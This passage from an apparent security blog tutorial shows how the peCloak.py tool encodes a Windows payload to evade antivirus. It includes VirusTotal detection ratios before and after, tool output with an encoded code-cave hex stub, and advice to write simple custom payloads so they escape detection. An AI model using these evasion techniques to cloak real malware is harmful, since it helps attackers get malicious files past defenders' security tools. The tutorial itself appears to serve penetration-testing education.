
SHA256: d9feee99b35d68344324a2f8dafb9e0343922cd25fcacae63f1563e769a15db4

File name: test.exe


Detection ratio: 36 / 56

Analysis date: 2015-10-03 17:08:00 UTC (0 minutes ago)

36 out of 56 antivirus engines have flagged this as malicious.




```
=========================================================================
|                        peCloak.py (beta)                              |
|  A Multi-Pass Encoder & Heuristic Sandbox Bypass AV Evasion Tool      |
|                                                                       |
|         Author: Mike Czumak | T_V3rn1x | @SecuritySift                |
|    Usage: peCloak.py [options] [path_to_pe_file] (-h or --help)       |
=========================================================================


[*] ASLR not enabled
[*] Searching for suitable code cave location...
        [+] Searching .text section...
        [+] Searching .rdata section...
        [+] Searching .data section...
        [+] At least 1000 null bytes found in .data section to host code cave
```



```
      [+] Decoder
      [+] Saved Entry Instructions
      [+] Jump to Restore Execution Flow
      [+] Final Code Cave (len=198):

         90909090909031f631ff40486061434b33c04048
         4149434b3de13b8917000000075ee5231d25a9c
         90909033c0904041493d56409a110000000075f1
         31c95990909033c0905331db5b424a409c9d434b
         0fb2d4140000000075e94149434b909090b80010
         00000000004048404880302a424a5131c9598030
         424a424a8028885331db5b8028a7434b41498000
         434b424a80303c5231d25a802840424a8000dd40
         66b940000000000007ebc9090fc37f94a9ffd42f9
         e9a975ffffffffffff

[*] New file saved [test_1443891679_cloaked.exe]
root@localhost:~/Downloads# 
```

It creates a file called “cloaked.exe” as shown in the figure above.

Let’s scan this new payload and see how many antivirus engines detect is as malicious.



SHA256: fcb7925ce5fa7e9bfcd5ce347db99e4addd700f9b4dc6ee419cc6221838f6783

File name: cloaked.exe

Detection ratio: 26 / 56

Analysis date: 2015-10-03 17:05:12 UTC (1 minute ago)

Apart from the tools mentioned in this article, there are a couple of other tools out there such as Metasploit's encoders. It is better to write custom payloads and keep them simple to be away from Antivirus detection rather than creating payloads using popular frameworks. A side note: The results shown in this article may change when you read this article as Antivirus signatures are constantly updated.

Interested in reading more? Check out these articles:

[Rage Against the Machine: Areas in Cybersecurity That Can Benefit from Artificial Intelligence]()

[Configuration of Anti-Virus and Anti-Malware Software within an ICS Environment]()

Share reddit 5 Like

AUTHOR

Srinivas

Srinivas is an Information Security professional with 4 years of industry experience in Web, Mobile and Infrastructure Penetration Testing. He is currently a security researcher at Infosec Institute Inc. He holds Offensive Security Certified Professional(OSCP) Certification. He blogs

FREE TRAINING TOOLS

Phishing Simulator

Security Awareness

EDITORS CHOICE

- 30 days of free training! | Breaking into cybersecurity with CompTIA
- Free Resources for National Cybersecurity Awareness Month 2019 (NCSAM 2019)
- Getting started with ethical hacking
- Keeping your cybersecurity skills relevant in 2019
- Women in security: Our podcast guests
- Degree vs. certification: Advanced-career cybersecurity engineer
- Windows 10 Hardening Techniques
- MITRE ATT&CK: Browser bookmark discovery
- Variables
- Hack the Box (HTB) machines walkthrough series — Luke
- Degree vs. certification: Late-career penetration tester
- Ethical hacking: Basic malware analysis tools
- Combating phishing, malware and hackers | Cyber Work Podcast

initiative

C Code in Assembly

Debugging for Malware Analysis

RELATED BOOT CAMPS

- Information Security
- Security Awareness
- DoD 8140
- Ethical Hacking
- Hacker Training Online
- Security+
- Computer Forensics
- CISA
- CCNA
- PMP
- Incident Response

dollars/month If this interests you: 1)go to the website in description
Reply

tomeka hilson says:
October 13, 2015 at 6:24 am
Here is a extremely fabulous way how it's possible to earn 97 bucks an hour... After searching and doing research for a job that suits me for six-months , I started making money over this internet site and now I could not be more happy . 4 months have passed since being on my new job and my income is around 5500 dollars-per month If this interests you: 1)navigate to the site link in the description
Reply

Leave a Reply
Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

⚅ × seven =

Post Comment